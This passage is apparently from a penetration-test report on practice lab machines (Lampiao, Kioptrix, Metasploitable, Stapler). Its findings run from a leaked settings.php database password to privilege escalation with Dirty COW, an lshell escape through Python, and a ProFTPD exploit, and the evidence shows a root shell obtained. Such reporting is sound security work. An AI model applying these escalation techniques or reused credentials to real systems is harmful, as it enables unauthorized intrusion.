192.168.8.134/tikiwiki/tiki-change_password.php?user=admin&oldpass=admin

This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Mon 21 of Oct, 2024 [15:53]

Change password enforced

User: admin

Old password: •••••

New password:

Again please:


Thank you for installing TikiWiki! Click the :: options in the Menu for more options. Please, also see TikiMovies for more setup details.

[Execution time: 0.15 secs] [Memory usage: 6.36MB] [11 database queries used] [GZIP Disabled] [Server load: 0.26]

NPT-024: Exposure of Sensitive Information via settings.php

Description:	The ***settings.php*** file was found to contain sensitive information, including MySQL database connection details and a password that was reused by a user on the system. This exposed password can lead to unauthorized access if an attacker gains knowledge of it, allowing them to potentially escalate their privileges within the system. While the MySQL port was closed, indicating no direct access, and the file being accessible only after successfully executing Drupalgeddon2, the reuse of the password represents a significant security risk, as it can be exploited to gain unauthorized access to other parts of the system, such as the Ubuntu operating system.
Recommended Remediation:	Ensure that no sensitive data, such as passwords or API keys, is stored directly in settings.php. Instead, move these details to environment variables or a secured configuration management tool. Use placeholders or secure methods to retrieve sensitive data at runtime without hardcoding them in the file.
System:	Lampiao
Tools Used:	Metasploit Framework
References:	N/A

Evidence:




Apache/2.4.7 (Ubuntu) Server at 192.168.100.70 Port 1898

```
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'Virgulino',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
```


NPT-025: Privilege Escalation via "Dirty COW" Exploit on Ubuntu 14.04.5 (CVE-2016-5195)

Description:	The "Dirty COW" vulnerability (CVE-2016-5195) is a privilege escalation flaw in the Linux kernel that allows a local user to gain unauthorized root privileges. On the Ubuntu 14.04.5 system, this exploit was used after obtaining access with the low-privileged user account whose username was found through the drupalgeddon2 exploit and password found in ***settings.php***. By compiling and running the exploit through an SSH connection, an attacker can elevate their privileges, switching to the root account and gaining complete control over the system. This vulnerability is caused by a race condition in the memory management system of the kernel and requires immediate patching to mitigate the risk of system compromise.
Recommended Remediation:	Update the operating system to the latest supported version of Ubuntu. If updating the OS is not immediately possible, apply the specific patch provided by Ubuntu for CVE-2016-5195. Ensure regular system updates and monitor for any new vulnerabilities that may affect the environment.
System:	Lampiao
Tools Used:	SSH, Wget, GCC
References:	https://dirtycow.ninja/

Evidence:



```
┌─[user@parrot]─[~]
└──╼ $ssh tiago@192.168.100.70
tiago@192.168.100.70's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Oct 22 08:02:06 BRST 2024

  System load: 0.08              Memory usage: 3%    Processes:       117
  Usage of /:  7.5% of 19.07GB   Swap usage:   0%    Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Sun Oct 20 18:05:55 2024 from 192.168.100.67
tiago@lampiao:~$ id
uid=1000(tiago) gid=1000(tiago) groups=1000(tiago)
tiago@lampiao:~$ 
```



```
tiago@lampiao:~$ ./cowroot  #dirty cow exploit
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 45420
Racing, this may take a while..
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
root@lampiao:/home/tiago# id
uid=0(root) gid=1000(tiago) groups=0(root),1000(tiago)
root@lampiao:/home/tiago#
```


NPT-026: Privilege Escalation via Local Kernel Exploit

Description:	After gaining initial access to the system through a reverse shell as the apache user, the attacker leveraged a known local privilege escalation exploit found using Searchsploit. The exploit was transferred to the target machine and executed, resulting in unauthorized root-level access. Privilege escalation vulnerabilities allow attackers to elevate their access rights on the system, leading to complete control. These attacks often exploit flaws in the operating system kernel, misconfigured permissions, or outdated software. To mitigate such risks, it is critical to maintain a strong patch management process and restrict permissions for low-privileged accounts.
Recommended Remediation:	Regularly update the operating system and apply security patches to address known vulnerabilities. Limit the installation of unnecessary software and services, and restrict user privileges to the minimum required. Implement security monitoring tools to detect unusual activity or unauthorized attempts to gain root access.
System:	Kioptrix Level 2
Tools Used:	N/A
References:	N/A


NPT-027: Limited Shell (lshell) Bypass via Python Command Execution

Description:	The limited shell (lshell) is designed to restrict user actions by only allowing a predefined set of commands. However, this shell can be bypassed through the use of Python's os.system() function, which permits the execution of arbitrary system commands, such as /bin/bash, granting the attacker access to an unrestricted shell. While this does not give immediate root access, it allows attackers to operate under the compromised users' privileges. This vulnerability is particularly severe when combined with other system weaknesses, as it allows escalation of privileges and circumvention of security policies aimed at isolating user activity.
Recommended Remediation:	**Enforce Secure Shell Configuration:** Ensure that restricted shells like lshell are properly configured to prevent bypass through methods like Python's os.system(). Avoid giving access to interpreters like Python if they can allow command execution. **Regular Audits and Monitoring:** Perform regular security audits on user shell restrictions and monitor for unusual shell activity. **Least Privilege Access:** Ensure that users with limited shells cannot access tools or binaries that allow execution of shell commands.
System:	Kioptrix Level 4
Tools Used:	SSH
References:	https://fireshellsecurity.team/restricted-linux-shell-escaping-techniques/ https://www.aldeid.com/wiki/Lshell

Evidence



```
robert@Kioptrix4:~$ whoami
robert
robert@Kioptrix4:~$ id
uid=1002(robert) gid=1002(robert) groups=1002(robert)
robert@Kioptrix4:~$ 
```




```
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$
```

NPT-028: Outdated ProFTPD Service Vulnerable to Credential Retrieval

Description:	The ProFTPD service running version 1.3.1 on port 21 is outdated and susceptible to known exploits, allowing attackers to retrieve FTP credentials. By utilizing the proftpd_modcopy_exec exploit within Metasploit, an attacker can gain unauthorized access to the FTP server. This access may lead to the compromise of sensitive data and further exploitation of the system. Keeping FTP services updated and secured is crucial to preventing such vulnerabilities.
Recommended Remediation:	Update the ProFTPD service to the latest version to address known vulnerabilities. Implement strong password policies and use secure protocols like SFTP or FTPS to encrypt credentials during transmission. Regularly monitor and audit FTP logs for suspicious activity.
System:	Metasploitable 1
Tools Used:	FTP, Metasploit Framework
References:	https://nvd.nist.gov/vuln/detail/CVE-2010-4221

Evidence



```
   492  exploit/windows/fileformat/iftp_schedule_bof
   2014-11-06       normal     No     i-FTP Schedule Buffer Overflow
   493  exploit/unix/http/tnftp_savefile
   2014-10-28       excellent  No     tnftp "savefile" Arbitrary Command Execution


Interact with a module by name or index. For example info 493, use 493 or use expl
oit/unix/http/tnftp_savefile

msf6 exploit(multi/samba/usermap_script) > exit

┌──(haidy㉿kali)-[~]
└─$ ftp 192.168.8.134
Connected to 192.168.8.134.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.8.134]
Name (192.168.8.134:haidy): user
331 Password required for user
Password:
230 User user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

NPT-029: Weak File Permissions

Description:	Sensitive system files are accessible by users who do not need such access. For example, the /etc/shadow file, which contains password hashes, is readable by non-administrative users. This could allow attackers to crack password hashes and escalate privileges.
Risk:	Review and Harden File Permissions: Audit file permissions across critical systems and ensure that sensitive files, such as /etc/shadow, are only accessible by root or necessary administrative users. Use Access Control Lists (ACLs): Apply ACLs to provide more granular control over file access and restrict sensitive files to only necessary users. Monitor File Access: Implement file integrity monitoring to track any unauthorized access or changes to sensitive files. Least Privilege Principle: Enforce the least privilege principle by only granting users the minimum permissions they need to perform their jobs.
Tools Used:	Enumeration Scripts, Manual File Permission Review
References:	CIS Linux Benchmark – File Permission Configuration NIST SP800-53 r4 AC-6 – Least Privilege

NPT-030: Open Ports – HTTP (Port 80)

Description:	The web server is running on port 80, which allows unencrypted HTTP connections. This exposes sensitive information such as login credentials in plaintext, making it susceptible to interception via man-in-the-middle (MitM) attacks. Additionally, the web application does not enforce secure authentication mechanisms.
Risk:	Implement HTTPS: Enforce HTTPS encryption for all web traffic by obtaining an SSL/TLS certificate from a trusted certificate authority. Redirect HTTP to HTTPS: Configure the web server to redirect all HTTP requests to HTTPS. Harden Web Server: Ensure the web server is configured securely, disable weak ciphers, and use strong TLS versions (TLS 1.2 or higher). Secure Authentication: Implement secure login mechanisms such as multi-factor authentication (MFA) and avoid transmitting credentials over HTTP.
System:	skyTower 1
Tools Used:	Burp Suite, Wireshark
References:	OWASP – Transport Layer Protection Cheat Sheet NIST SP800-52r2 – Guidelines for the Use of Transport Layer Security (TLS) Implementations

Evidence


NPT-031: Use of Weak Password for System User Account

Description:	A weak password was identified for a system user account, consisting of a simple, easily guessable name. Weak passwords are susceptible to brute-force and dictionary attacks, potentially allowing unauthorized access to the system. In this case, the password was also found in the settings.php file, increasing the risk of exploitation. The use of weak passwords compromises the overall security posture of the system and can lead to unauthorized access, data theft, or further escalation of privileges.
Recommended Remediation:	Enforce strong password policies for all user accounts, requiring passwords to have a minimum length of 12 characters, including a mix of uppercase letters, lowercase letters, numbers, and special characters. Implement regular password audits to identify and address weak or reused passwords.
System:	Lampiao
Tools Used:	N/A
References:	N/A

NPT-032: No Brute-force Protection on WordPress Login

Description:	The WordPress login page in the Stapler 1 environment does not implement protection against brute-force attacks, allowing attackers to repeatedly attempt login credentials without being locked out.
Recommended Remediation:	Install and configure a plugin like "Limit Login Attempts" or "Wordfence" to prevent brute-force attacks. Enable two-factor authentication (2FA) for all users with administrative access. Monitor failed login attempts and block IPs with a high number of login failures. Use CAPTCHA or reCAPTCHA to reduce the risk of automated login attempts. Regularly audit login activity to detect and rspond to unusual patterns
System:	Stapler 1
Tools Used:	WPScan, Burp Suite
References:	OWASP Automated Threats to Web Applications NIST SP800-53 r4 AC-7 - Account Management

Evidence



https://10.0.2.10:12380/blogblog/wp-login.php?redirect_to=https%3A%2F%2F10.0.2.10%3A12380%2Fblogblog%2Fwp-admin%2F&reauth=1

Username
elly

Password
●●●●

□ Remember Me

NPT-033: FTP Unencrypted Data Transmission

Description:	The Stapler 1 environment’s FTP server does not use encryption, allowing sensitive data to be transmitted in plaintext over the network. This exposes credentials and other sensitive information to interception.
Recommended Remediation:	Disable plain FTP and replace it with a secure alternative like SFTP (SSH File Transfer Protocol) or FTPS (FTP over TLS). Ensure that all file transfers are encrypted by enforcing the use of strong encryption protocols. Monitor network traffic for any unencrypted FTP connections and take appropriate action. Educate users on the importance of using secure file transfer methods. Audit FTP server configurations regularly to ensure secure settings.
Tools Used:	Nmap
References:	OWASP Insecure Communications

NPT-034: SSH User Enumeration

Description:	SSH user enumeration can be used by attackers to identify valid usernames on a system by analyzing responses to login attempts. This information can facilitate brute-force attacks, as attackers can focus their efforts on specific, valid accounts. In this case, SSH enumeration was used to identify a user account, which contributed to the subsequent exploitation process. Mitigating this issue can help prevent attackers from gaining a foothold on the system.
Recommended Remediation:	Configure SSH to limit information disclosure by setting the MaxAuthTries to a lower value and disabling verbose error messages. Consider using rate-limiting and fail2ban to reduce the likelihood of enumeration attacks. Additionally, disable root login and ensure all SSH users have strong, unique passwords.
System:	Lampiao
Tools Used:	Metasploit Framework
References:	N/A

NPT-035: Default Configuration for MySQL

Description:	The MySQL service is running with default configurations, which may include weak or default credentials, unencrypted connections, and unnecessary services enabled. These misconfigurations can be exploited by attackers to compromise the database.
Recommended Remediation:	Harden the MySQL configuration by disabling unnecessary services, changing default settings, and removing default accounts. Ensure strong authentication and use secure passwords for all MySQL users. Enable SSL/TLS for MySQL connections to encrypt communication. Regularly update MySQL to the latest version to patch security vulnerabilities. Review and implement the CIS MySQL benchmark recommendations for securing the MySQL instance
System:	Stapler 1
Tools Used:	Nmap, MySQL
References:	CIS MySQL Security Benchmark NIST SP800-53 r4 CM-6 - ConfigurationManagement